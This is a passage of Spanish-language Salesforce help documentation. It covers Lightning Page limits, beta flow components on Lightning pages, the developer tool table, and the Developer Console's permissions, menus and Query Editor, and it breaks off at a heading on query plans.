Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y guardar páginas Lightning en el Generador de aplicaciones Lightning.
- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.
- "Ver parámetros y configuración"

# Consideraciones y limitaciones de Página Lightning

A continuación tiene algunas cosas a tener en cuenta cuando trabaje con Páginas Lightning.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones generales

- Si tiene curiosidad acerca de un componente, haga clic en él para ver más información en el panel de propiedades.
- Puede crear y modificar una página de registro incluso si no tiene permiso para acceder al objeto con el que está asociada la página. Puede agregar, eliminar y volver a configurar componentes en la página, pero no ve ninguno de los contenidos para los componentes que se basan en ese objeto.
- Cuando abre una página de registro de Lightning Experience en Generador de aplicaciones Lightning, solo ve los componentes en la paleta que están disponibles para el objeto vinculado a esa página.

## Ficha Página de Lightning

- En Salesforce Classic, las fichas Página Lightning no aparecen en la página Todas las fichas cuando hace clic en el icono más ( ) que aparece a la derecha de sus fichas actuales. Tampoco aparecen las fichas de Página Lightning en la lista Fichas disponibles cuando personaliza las fichas para sus aplicaciones.
- En Salesforce Classic, las opciones Valor predeterminado activado y Valor predeterminado desactivado para fichas de Página Lightning no funcionan de la misma manera que otras fichas personalizadas. El elemento de menú de Página de Lightning aparece para los perfiles seleccionados de Salesforce1 si selecciona Valor predeterminado activado o Valor predeterminado desactivado. Seleccione la opción **Ficha oculta** para ocultar la Página Lightning para los perfiles seleccionados.

## Límites y limitaciones

- No puede asignar páginas de registro que crea con el Generador de aplicaciones Lightning a diferentes perfiles o tipos de registros. No obstante, puede asignarlas a aplicaciones personalizadas diferentes.
- Puede colocar hasta 25 fichas en un componente Fichas.
- Una zona o ficha de una página Lightning puede contener hasta 25 componentes.
- Puede tener una sustitución de Visualforce o s-control y una sustitución de página Lightning establecidas para la acción Ver al mismo tiempo en el mismo objeto. En Lightning Experience, aparece la sustitución de página Lightning. En Salesforce Classic, aparece la sustitución de Visualforce o s-control.
- Los menús desplegables en el Generador de aplicaciones Lightning pueden mostrar hasta 200 elementos. Introduzca algunos caracteres y todas las coincidencias disponibles aparecen conforme escribe.
- No puede cargar una página de registro en un paquete gestionado.
- No puede modificar páginas de cuentas personales porque son de solo lectura.

CONSULTE TAMBIÉN

Consideraciones y limitaciones sobre flujos en páginas Lightning (Beta)

## Consideraciones y limitaciones sobre flujos en páginas Lightning (Beta)

A continuación se describen algunos puntos que tener en cuenta cuando agrega un componente de flujo a una página Lightning.

> **Nota:** Esta versión incluye una versión beta del componente Flujo para páginas Lightning, lo que significa que es una función de alta calidad con limitaciones conocidas. El componente Flujo no está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para el componente Flujo para Páginas Lightning en IdeaExchange.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las páginas Lightning siempre utilizan el tiempo de ejecución Lightning, de modo que revise las Limitaciones beta del tiempo de ejecución Lightning.

**Ejecución de flujos desde una página Lightning**

Cuando un usuario abre una página Lightning con un componente de flujo en ella, el flujo se ejecuta cuando se carga la página. Recomendamos que se asegure de que el flujo no realice ninguna acción, como crear o eliminar registros, antes de la primera pantalla.

**Actualización de versiones desde el flujo al que se hace referencia**

Después de agregar un flujo a una página Lightning, tenga cuidado al activar nuevas versiones de ese flujo. Si las variables de entrada del flujo cambian, como el nombre o el tipo de datos de la variable, el componente de flujo puede quedar invalidado. Como solución, retire ese componente de flujo y sustitúyalo por uno nuevo.

**Limitaciones de variables de entrada**

- Estas variables no se admiten:
  - Variables de recopilación
  - Variables de sObject
  - Variables de colección de sObject
  - Variables del tipo Lista de selección o Lista de selección múltiple
- El componente solo admite valores introducidos manualmente para las variables de entrada.
- Las variables de entrada de texto admiten una longitud máxima de 4.000 caracteres.
- El editor de propiedades trunca los valores para variables de entrada de número después de 3 decimales, incluso si la escala de la variable es superior a 3. No obstante, el flujo utiliza el valor no truncado en tiempo de ejecución.

  Por ejemplo, si introduce 3,12345, el editor de propiedades muestra luego 3,123, pero en tiempo de ejecución el flujo utiliza 3,12345.
- Si su flujo incluye una variable de entrada con la siguiente configuración y hace referencia a ese flujo desde una página de registro, el Id. del registro se pasa automáticamente a esa variable en tiempo de ejecución.

| Campo | Valor |
|---|---|
| Nombre exclusivo | recordId |
| Tipo de datos | Texto |
| Tipo de entrada/salida | Entrada o Salida<br>O BIEN |

| Campo | Valor |
| --- | --- |
| | Solo Entrada |

**Limitaciones de implementación**

- Si una página Lightning o FlexiPage contiene un componente de flujo, no se admite:
  - La creación de paquetes que incluyen la página Lightning
  - La copia de un entorno sandbox que incluye la página Lightning o FlexiPage
  - La creación de plantillas de trialforce que incluyen la FlexiPage
- Si utiliza la API de metadatos para implementar una FlexiPage que incluye un componente de flujo, el flujo al que se hace referencia debe existir anteriormente. En caso contrario, implemente el flujo primero y luego implemente la FlexiPage.

CONSULTE TAMBIÉN

Límites y consideraciones para Visual Workflow

Páginas Lightning

Consideraciones y limitaciones de Página Lightning

Consideraciones para flujos de dos columnas (Beta)

# Mejora de Salesforce mediante código

## Bienvenidos, desarrolladores de Salesforce

Esta documentación ofrece información sobre cómo mejorar su organización de Salesforce mediante el desarrollo de aplicaciones personalizadas y la integración de sus aplicaciones externas.

Esta documentación se organiza por tareas, para que pueda encontrar rápidamente la información que necesite:

- Escritura de código: escriba código usando el lenguaje de programación de Apex para añadir lógica comercial o use el lenguaje de marcas de Visualforce para crear la interfaz de usuario. Además, encontrará información sobre la integración de su aplicación mediante API y sobre la autenticación de sus aplicaciones externas.
- Depuración de código: depure su aplicación usando la consola de desarrollador.
- Prueba de sus cambios: Pruebe su código Apex y trabaje con las herramientas de prueba.
- Implementar: implemente sus cambios en otra organización usando conjuntos de cambios y otras herramientas.

Si desea el conjunto completo de documentación para desarrolladores, consulte https://developer.salesforce.com/page/Documentation.

## Herramientas de desarrollo de Salesforce

Esta tabla resume las funciones de las distintas herramientas de desarrollo de Salesforce.

| Herramienta | Código | Depuración | Prueba | Implementación | Disponible para |
|---|---|---|---|---|---|
| Consola de desarrollador de Force.com | ✓ | ✓ | ✓ | | `Su nombre` o el menú de acceso rápido (⚙) |
| IDE de Force.com | ✓ | ✓ | ✓ | ✓ | developer.salesforce.com |
| Pie del modo de desarrollo de Visualforce | ✓ | | | | Configuración o su configuración personal |
| Editor de código | ✓ | | | | Configuración |
| Ejecución de pruebas de Apex | | | ✓ | | Configuración |
| Conjuntos de cambios | | | | ✓ | Configuración |
| Herramienta de migración Force.com | | | | ✓ | Configuración |

EDICIONES

Disponible en: Salesforce Classic

Las herramientas disponibles varían según la edición de Salesforce que posea.

Nota: El IDE de Force.com es un recurso proporcionado por Salesforce para ayudar a sus usuarios y socios, pero no se considera parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

CONSULTE TAMBIÉN

- http://wiki.developerforce.com/page/Tools
- Funciones de la Consola de desarrollador
- Seleccione sus herramientas para el desarrollo e implementación de cambios
- Activación del modo de desarrollo
- Personalizar su experiencia de Salesforce

# Código

## Escritura de código

Esta sección contiene información sobre cómo escribir código para ampliar su organización.

- Funciones de la Consola de desarrollador
- Protección de su código
- Query Editor (Editor de consultas) de la Consola de desarrollador
- Trabajo con código

CONSULTE TAMBIÉN

- Depuración de su código
- Prueba de cambios
- Implementación

## Consola de desarrollador

La Consola de desarrollador es un entorno de desarrollo integrado con un conjunto de herramientas que puede utilizar para crear, depurar y probar aplicaciones en su organización de Salesforce.

### Abrir la Consola de desarrollador

Solo necesita un par de clics para abrir la Consola de desarrollador desde Salesforce Classic o Lightning Experience. La Consola de desarrollador es un entorno de desarrollo integrado con un conjunto de herramientas que puede utilizar para crear, depurar y probar aplicaciones en su organización de Salesforce.

### Funciones de la Consola de desarrollador

La Consola de desarrollador puede ayudar con muchas de sus tareas de desarrollo.

### Descripción general de la interfaz de usuario de la Consola de desarrollador

La Consola de desarrollador incluye un grupo de herramientas útiles para codificar, depurar y probar aplicaciones.

### Referencia de la línea de comando de la Consola del desarrollador

La Consola de desarrollador incluye una línea de comandos para varios comandos útiles. Para abrir o cerrar la Ventana de la línea de comandos de la Consola de desarrollador, haga clic en **CTRL+MAYÚS+L**.

Espacios de trabajo de la Consola de desarrollador
Un espacio de trabajo es un conjunto de recursos representados por fichas en el panel principal de la Consola de desarrollador.

## Abrir la Consola de desarrollador

| PERMISOS DE USUARIO | |
|---|---|
| Para utilizar la Consola del desarrollador: | "Ver todos los datos" |
| Para ejecutar Apex anónimas: | "Apex de autor" |
| Para usar una búsqueda de código y ejecutar SOQL o SOSL en la ficha de consulta: | "API activado" |
| Para guardar cambios en las clases y desencadenadores de Apex: | "Apex de autor" |
| Para guardar los cambios en páginas y componentes de Visualforce: | "Personalizar aplicación" |
| Para guardar cambios en recursos Lightning: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Solo necesita un par de clics para abrir la Consola de desarrollador desde Salesforce Classic o Lightning Experience. La Consola de desarrollador es un entorno de desarrollo integrado con un conjunto de herramientas que puede utilizar para crear, depurar y probar aplicaciones en su organización de Salesforce.

Para abrir la Consola de desarrollador desde Salesforce Classic:

1. Haga clic en *Su nombre*.
2. Haga clic en **Consola de desarrollador**.

Para abrir la Consola de desarrollador desde Lightning Experience:

1. Haga clic en el menú de acceso rápido ( ).
2. Haga clic en **Consola de desarrollador**.

## Funciones de la Consola de desarrollador

| PERMISOS DE USUARIO | |
|---|---|
| Para utilizar la Consola del desarrollador: | "Ver todos los datos" |
| Para ejecutar Apex anónimo: | "Apex de autor" |
| Para usar una búsqueda de código y ejecutar SOQL o SOSL en la ficha de consulta: | "API activado" |
| Para guardar los cambios en las clases y desencadenadores de Apex: | "Apex de autor" |
| Para guardar los cambios en páginas y componentes de Visualforce: | "Personalizar aplicación" |
| Para guardar cambios en recursos Lightning: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

La Consola de desarrollador puede ayudar con muchas de sus tareas de desarrollo.

## ¿Qué tareas puede realizar con la Consola del desarrollador?

### Depuración y solución de problemas

La Consola de desarrollador proporciona un práctico conjunto de herramientas que permite llevar un control eficaz de los problemas lógicos.

- **Visualización de registros**: utilice la ficha Logs (Registros) para ver una lista de registros. Abra los registros en el Inspector de registros. El Inspector de registros es un visor de ejecución contextual que muestra el origen de una operación, qué ha generado esa operación y qué ocurrió después. Utilice esta herramienta para revisar registros de depuración que incluyen eventos de bases de datos, procesamiento de Apex, flujo de trabajo y lógica de validación.
- **Establecimiento y visualización de los puntos de control en código Apex**: utilice la Consola de desarrollador para establecer los puntos de control e identificar el origen de los errores. Por ejemplo, si desea averiguar por qué una solicitud determinada genera un error, puede revisar la ejecución, identificar la lógica que genera el problema y establecer un punto de control. Cuando vuelva a ejecutar el proceso, podrá inspeccionar la solicitud en ese punto específico para saber con detalle cómo mejorar el código. Aunque la Consola de desarrollador no puede poner en pausa la ejecución del código como un depurador, ofrece a los desarrolladores la misma visibilidad y reduce la necesidad de instrumentar el código con comandos `System.debug`.

### Código fuente de navegación y modificación

La Consola de desarrollador le permite explorar, abrir, modificar y crear archivos de código fuente.

- **Búsqueda de paquetes en la organización**: navegue por el contenido de los paquetes creados en su organización.
- **Visualización y modificación de clases y desencadenadores de Apex**: abra y modifique desencadenadores y clases de Apex y abra una vista de sólo lectura de las definiciones de objetos personalizadas.
- **Visualización y modificación de componentes Lightning**: abra y modifique recursos Lightning, como un aplicación, componente, evento o interfaz.
- **Visualización y modificación de páginas y componentes de Visualforce**: abra y modifique páginas y componentes de Visualforce.
- **Uso del editor de código fuente**: abra un conjunto de archivos de código de trabajo y altérnelos con sólo hacer clic. El editor de código fuente de la Consola de desarrollador incluye una función de cumplimentación automática para el código Apex.

### Comprobación y validación del rendimiento

La Consola de desarrollador tiene una serie de funciones destinadas a probar el código y analizar el rendimiento.

- **Comprobación de código Apex**: utilice la Consola de desarrollador para comprobar la cobertura del código y ejecutar pruebas de Apex, incluidas pruebas de unidad, funcionales, de regresión, etc. Para facilitar el desarrollo de un código resistente y sin errores, Apex ayuda a la creación y ejecución de *pruebas de unidad*. Las pruebas de unidad son métodos de clases que verifican si una parte específica del código funciona adecuadamente. Los métodos de comprobación de unidades no tienen argumentos, no aplican datos a la base de datos, no envían correos electrónicos y se marcan con la palabra clave `testMethod` o la anotación `isTest` en la definición de método. De igual forma, los métodos de prueba deben definirse en las clases de pruebas, es decir, clases anotadas con `isTest`.
- **Revisión de registros por problemas de rendimiento**: el Inspector de registros es un visor de ejecución contextual que muestra el origen de una operación, qué ha generado esa operación y qué ocurrió después. Utilice esta herramienta para revisar registros de depuración que incluyen eventos de bases de datos, procesamiento de Apex, flujo de trabajo y lógica de validación. Abra un registro de depuración y vea el rendimiento añadido de una operación en el árbol de rendimiento. El panel Executed Units (Unidades ejecutadas) divide la solicitud por tiempo y tipo y establece categorías de intervalos por métodos, consultas, flujos de trabajo, llamadas, DML, validaciones, desencadenadores y páginas; lo que ofrece una idea clara de dónde localizar los problemas de rendimiento. Utilice el panel Timeline (Cronología) para ver una vista de tiempo límite de la solicitud global y comprobar los eventos de un bloque determinado. El panel Limits (Límites) ofrece una vista de resumen de los recursos utilizados para adjudicarlos según los límites de solicitudes asignados.


### Ejecución de consultas SOQL y SOSL

La Consola de desarrollador proporciona una interfaz sencilla para gestionar consultas SOQL y SOSL.

- **Modificación y ejecución de consultas SOQL y SOSL**: utilice la herramienta **Query Editor** (Editor de consultas) para consultar datos desde su organización.
- **Visualización de resultados de consulta**: Los resultados se muestran en una tabla Query Results en la que puede abrir, crear, actualizar y eliminar registros. En los resultados de búsquedas SOSL con múltiples objetos, cada objeto aparece en una ficha distinta.

## Descripción general de la interfaz de usuario de la Consola de desarrollador

La Consola de desarrollador incluye un grupo de herramientas útiles para codificar, depurar y probar aplicaciones.




La Consola de desarrollador está organizada en las siguientes secciones:

1. Barra de menús
2. Espacio de trabajo con una ficha para cada elemento de apertura
3. Panel Logs (Registros), Tests (Pruebas) y Problems (Problemas)

### Barra de menús

La barra de menús incluye los siguientes menús desplegables:

- El menú **File** (Archivo) le permite abrir y crear recursos.
- El menú **Edit** (Modificar) permite buscar y modificar los archivos de código.
- El menú **Debug** (Depuración) proporciona acceso a una serie de herramientas y ajustes.

- El menú **Test** (Prueba) proporciona acceso a las herramientas de prueba.
- El menú **Workspace** (Espacio de trabajo) le permite seleccionar y gestionar espacios de trabajo.
- El menú **Help** (Ayuda) incluye vínculos a la ayuda en línea, una página de referencia de las teclas de acceso directo, la página de preferencias de la Consola de desarrollador.

## Espacio de trabajo

Un espacio de trabajo es un conjunto de recursos representados por fichas en el panel principal de la Consola de desarrollador.

La vista de detalles o el editor mostrado en cada ficha están determinados por el tipo de recurso abierto en la ficha. Por ejemplo, el código fuente se abre en el editor de código fuente, los registros se abren en el Inspector de registros, etc. Puede crear un espacio de trabajo para cualquier grupo de recursos que utilice para mantener su trabajo organizado. Por ejemplo, puede crear un espacio de trabajo para código fuente y otro para registros de depuración, alternándolos conforme codifique o realice pruebas.

Consulte Espacios de trabajo de la Consola de desarrollador.

## Panel Logs (Registros), Tests (Pruebas) y Problems (Problemas)

El panel inferior de la Consola de desarrollador incluye un grupo de fichas útiles:

- La ficha **Logs** (Registros) muestra los registros disponibles.
- La ficha **Tests** (Pruebas) muestra las pruebas disponibles.
- La ficha **Checkpoints** (Puntos de control) muestra los puntos de control disponibles.
- La ficha **Query Editor** (Editor de consultas) le permite ejecutar una consulta SOQL o SOSL sobre los datos de la organización.
- La ficha **View State** (Estado de visualización), si está activada, le permite examinar el estado de visualización de una página de Visualforce.
- La ficha **Progress** (Progreso) muestra todas las consultas asíncronas en tiempo real. Para ver solo las operaciones en curso, seleccione **Hide Finished Runs** (Ocultar ejecuciones finalizadas). Para poner punto final a cualquier implementación que aun no ha terminado, haga clic en **Cancel All Deployments** (Cancelar todas las implementaciones). Cuando finaliza una implementación, aparece una cadena de consultas residuales en la ficha Progress (Progreso) con un pequeño retraso. No es posible realizar implementaciones parciales. Para borrar inmediatamente la tarea de consultas, actualice la Consola de desarrollador.
- La ficha **Problems** (Problemas) muestra los detalles de los errores de compilación en el editor de código fuente. Los cambios que realice se compilan y validan en segundo plano. Cuando modifica un código, aparece un indicador de error junto a las líneas que contienen errores. Haga clic en una fila de la ficha **Problems** (Problemas) para saltar a la línea de código que produjo el error.

Nota: Después de veinte minutos de inactividad, la Consola de desarrollador detiene las consultas de nuevos registros, ejecuciones de prueba y puntos de control. Para reanudar las actualizaciones, haga clic en **Debug (Depuración)** > **Resume Updating (Reanudar actualizaciones)**.

## Accesos directos del teclado

Para ver una lista de accesos directos del teclado de la Consola de desarrollador, haga clic en **Help (Ayuda)** > **Shortcut Keys (Teclas de método abreviado)** o pulse CTRL+SHIFT+?.

## Menú File (Archivo) de la Consola de desarrollador

El menú **File** (Archivo) de la Consola de desarrollador le permite gestionar sus desencadenadores y clases de Apex, las páginas y componentes de Visualforce y los recursos estáticos (texto, XML, JavaScript o CSS). Incluye estas opciones.


- **New** (Nuevo): Crea un recurso y lo abre en el Editor de código fuente. Puede crear estos recursos:

  - Clase o desencadenador de Apex; para crear un desencadenador de Apex, seleccione en primer lugar el objeto para asociar con el desencadenador.
  - Aplicación Lightning, componente, evento, interfaz o paquetes de tokens; para obtener más información, consulte Descripción general del marco de componente de Lightning en la página 5771.
  - Página o componente de Visualforce
  - Archivo de recurso estático (texto, XML, JavaScript o CSS)
- **Open** (Abrir): inicia la ventana File Open (Abrir de Archivo) que le permite buscar y abrir el código de la aplicación y los objetos de datos.
- **Open Resource** (Abrir recurso): abre la ventana Open Resource (Abrir recurso), la cual permite buscar archivos por nombre.
- **Abrir recursos Lightning**: Abre una ventana Abrir recursos Lightning que le permite buscar recursos de componentes Lightning por nombre.
- **Open Log** (Abrir registro): abre el registro seleccionado en el Inspector de registros. También puede acceder a los registros desde la ficha **Logs** (Registros).
- **Open Raw Log** (Abrir registro sin procesar): abre el registro seleccionado como texto sin formato.
- **Download Log** (Descargar registro): guarda una copia de texto del registro seleccionado en el equipo local.
- **Save** (Guardar): guarda el elemento de la ficha activa.
- **Save All** (Guardar todo): guarda los cambios de todas las fichas abiertas en el espacio de trabajo. Utilice esta opción para guardar un conjunto de los cambios dependientes.
- **Delete** (Eliminar): elimina el elemento de la ficha activa. Solo puede eliminar desencadenadores y clases de Apex, páginas de Visualforce y archivos de recursos estáticos.
- **Close** (Cerrar): cierra la ficha activa.
- **Close All** (Cerrar todo): cierra todas las fichas abiertas en el espacio de trabajo. Si una ficha contiene cambios sin guardar, se le solicita si desea guardarlos.

Abrir tipos con la ventana File Open
Puede examinar y abrir el código y los objetos de datos de su aplicación desde la ventana Open (Abrir) de la Consola de desarrollador.

## Abrir tipos con la ventana File Open

Puede examinar y abrir el código y los objetos de datos de su aplicación desde la ventana Open (Abrir) de la Consola de desarrollador.




Para acceder a un elemento en la ventana Open (Abrir):

1. En la columna Setup Entity Type (Tipo de entidad de configuración), haga clic en el tipo de elemento que desea buscar.

2. En la columna Entities (Entidades), desplácese hasta el elemento para examinar.

   Para filtrar los elementos mostrados, haga clic en el cuadro de texto **Filter** (Filtro) y, a continuación, introduzca los criterios de coincidencia.

3. Para ver elementos relacionados en la columna Related (Relacionado), haga clic en el elemento una vez.
   Por ejemplo, haga clic en un objeto para ver las clases de Apex que lo usan.

4. Para abrir el elemento en una ficha nueva, haga doble clic en él o selecciónelo y haga clic en **Open** (Abrir).

   Los archivos de código se abren en el editor de código fuente, mientras que los objetos de datos se abren en la vista Object Inspector (Inspector de objetos).

Puede buscar y abrir el contenido de los paquetes de la organización en la ventana **File (Archivo)** > **Open (Abrir)**. Puede ver el contenido completo de paquetes y abrir los archivos de código y los objetos personalizados que contienen los paquetes. Puede ver elementos de paquetes, como campos personalizados y reglas de validación en la lista, pero no puede verlos en detalle.

Nota: No puede ni ver ni modificar los contenidos de los paquetes gestionados que instaló en su organización. Puede examinar, abrir y modificar las clases, los objetos y otras entidades en sus paquetes instalados sin gestionar como si hubiera creado esas entidades usted mismo.

El tipo de entidad Paquetes incluye únicamente los paquetes que creó, no los paquetes gestionados o sin gestionar que instaló.

## Menú Edit (Modificar) de la Consola de desarrollador

El menú **Edit** (Modificar) de la Consola de desarrollador permite buscar y modificar los archivos de código. Incluye estas opciones.

- **Find** (Buscar): busca en la vista actual el texto seleccionado. Si no se selecciona texto, se abre una cuadro de diálogo de búsqueda del explorador.
- **Find Next** (Buscar siguiente): busca la siguiente coincidencia para el texto seleccionado o especificado en la vista actual.
- **Find/Replace** (Buscar y reemplazar): busca y reemplaza el texto seleccionado o especificado en la vista actual.
- **Search in Files** (Búsqueda en archivos): abre un cuadro de diálogo para buscar en el contenido de todos los archivos de código.
- **Fix Indentation** (Corregir sangría): corrige la sangría del archivo de código actual.

## Menú Debug (Depurar) de la Consola de desarrollador

El menú de la consola del desarrollador **Debug** (Depuración) le permite gestionar sus registros y ejecutar Apex anónimo. Incluye estas opciones.


- **Open Execute Anonymous Window** (Abrir ventana de ejecución anónima): Abre una ventana nueva que le permite introducir códigos Apex para pruebas. Consulte Código Apex de ejecución anónima.
- **Execute Last** (Última ejecución): Ejecuta la entrada más reciente en la ventana Introducir código Apex.
- **Switch Perspective** (Cambiar perspectiva): Selecciona la perspectiva desde la lista de perspectivas estándar y personalizadas disponibles. Consulte Inspector de registros.
- **View Log Panels** (Visualizar paneles de registro): Muestra una lista de paneles disponibles para su uso en una perspectiva.
- **Perspective Manager** (Gestor de perspectiva): Abre Perspective Manager (Gestor de perspectiva). Consulte Gestión de perspectivas en el Inspector de registros.
- **Save Perspective** (Guardar perspectiva): Guarda cualquier cambio realizado en la perspectiva actual desde que se ha abierto.
- **Save Perspective As** (Guardar perspectiva como): Guarda una copia de la perspectiva actual con un nombre diferente.
- **Auto-Hide Logs** (Ocultar registros automáticamente): Seleccione esta opción para borrar registros existentes donde se ha actualizado la página.

- **Show My Current Logs Only** (Solo mostrar mis registros actuales): Cancele la selección de esta opción (seleccionada de forma predeterminada) para ver todos los registros guardados en su organización, incluyendo los registros de sistema generados recientemente creados por otros usuarios.
- **Solo mostrar mis puntos de control actuales** (Solo mostrar mis puntos de control actuales): Cancele la selección de esta opción (seleccionada de forma predeterminada) para mostrar todos los puntos de control guardados actualmente en su organización, incluyendo los registros de sistema generados recientemente creados por otros usuarios.
- **Clear** (Borrar): Seleccione **Log Panel** (Panel de registro), **Checkpoint Results Panel** (Panel de resultados del punto de control) o **Checkpoint Locations** (Ubicaciones de puntos de control) para eliminar datos actuales del caché y actualizar la pantalla.
- **Resume Updating** (Reanudar actualizaciones): Renueva la conexión al servidor. Esta opción solo aparece si se han interrumpido las consultas debido a la inactividad.
- **Change Log Levels** (Cambiar niveles de registro): Abre el diálogo de configuración del registro para definir niveles de inicio de sesión para futuras solicitudes. Consulte Niveles de registro de depuración.

Nota: Algunas opciones en el menú **Debug** (Depuración) no son accesibles hasta que se genere un registro.

## Query Editor (Editor de consultas) de la Consola de desarrollador

Puede utilizar Query Editor (Editor de consultas) de la Consola de desarrollador para ejecutar una consulta SOQL o búsqueda SOSL sobre los datos de la organización. El panel Historial muestra las últimas 10 consultas para que pueda volver a usarlas rápidamente. Los resultados se muestran en una tabla Query Results en la que puede abrir, crear, actualizar y eliminar registros. En los resultados de búsquedas SOSL con múltiples objetos, cada objeto aparece en una ficha distinta.




### Ejecutar una consulta de SOQL o búsqueda de SOSL

Ejecutar consultas de SOQL o búsquedas de SOSL en el panel Query Editor (Editor de consultas) de la Consola de desarrollador.

### Recuperar planes de consulta

